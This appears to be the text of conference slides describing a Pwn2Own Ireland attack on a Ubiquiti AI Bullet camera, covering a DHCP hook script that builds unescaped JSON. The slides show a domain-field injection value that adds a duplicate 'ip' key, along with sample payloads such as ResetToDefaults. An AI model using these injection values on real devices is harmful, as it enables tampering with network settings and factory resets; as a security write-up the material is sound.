


```
# do something
...
/bin/ubnt_ipc_cli -z -b -m="{\"functionName\": \"DhcpEvent\", \"reason\": \"$1\",
\"interface\": \"$interface\", \"ip\": \"$ip\" , \"subnet\": \"$subnet\" ,
\"broadcast\": \"$broadcast\" , \"router\": \"$router\" , \"dns\" \"$dns\"
\"domain\": \"$domain\" , \"hostname\": \"$hostname\" , \"serverid\": \"$serverid\"
, \"lease\": $lease , \"pid\": $$}"
```

No escaping!

No variable validation!





JSON Injection

We targeted the `domain` value



```
csnc1234", "ip": "8.8.8.8"
```



If a key is present twice in the JSON, the last value is used!

```
{  
  "functionName": "DhcpEvent",  
  "reason": "something",  
  "interface": "something",  
  "ip": "something",  
  "subnet": "something",  
  "broadcast": "something",  
  "router": "something",  
  "dns": "something",  
  "domain": "csnc1234",  
  "ip": "8.8.8.8",  
  "hostname": "something",  
  "serverid": "something",  
  "lease": "something",  
  "pid": "something"  
}
```

Find Other FunctionName Values

ubnt_system_cfg



Adopt

ChangeNvr
Settings

ubnt_cgi



GetAvclientState


ScanAP


TestAndApply
NetworkSettings

...


ResetToDefaults

```
{  
  "functionName": "ResetToDefaults"  
}
```






Final Logic



Demo



Flying To Cork



New Release Candidate Firmware Available!



From: Watchdog

**A new release candidate
version has been detected!**

Surveillance

- Synology TC500 – Version: 1.1.3-0442
- **Ubiquiti AI Bullet – Version: 4.72.38**
- Lorex 2K – 2.800.020000000.3.R.20220331

But... Still Success!



Trend Zero Day Ini... 

@thezdi

Follow



Compass Security ([@compasssecurity](#)) ran into a collision in their attempt against the Ubiquiti AI bullet. Their exploit still wins them \$3,750 and 1.5 Master of Pwn points.

[#Pwn2Own](#) [#P2OIreland](#)

Takeaways



- Do not be afraid to just start even if you feel unprepared



- Be persistent and do not give up



- Be creative in identifying the attack surface



- Ensure the exploit is stable



- Stay quick to adapt due to last-minute updates



References

Icons & images:

- <https://www.flaticon.com/>
- <https://www.pexels.com/>
- <https://www.linkedin.com/>
- <https://en.wikipedia.org/>
- <https://www.synology.com/>
- <https://demo.synology.com/>
- <https://ca.store.ui.com/>
- <https://imgflip.com/>
- <https://youtube.com/>
- <https://ccnull.de/>

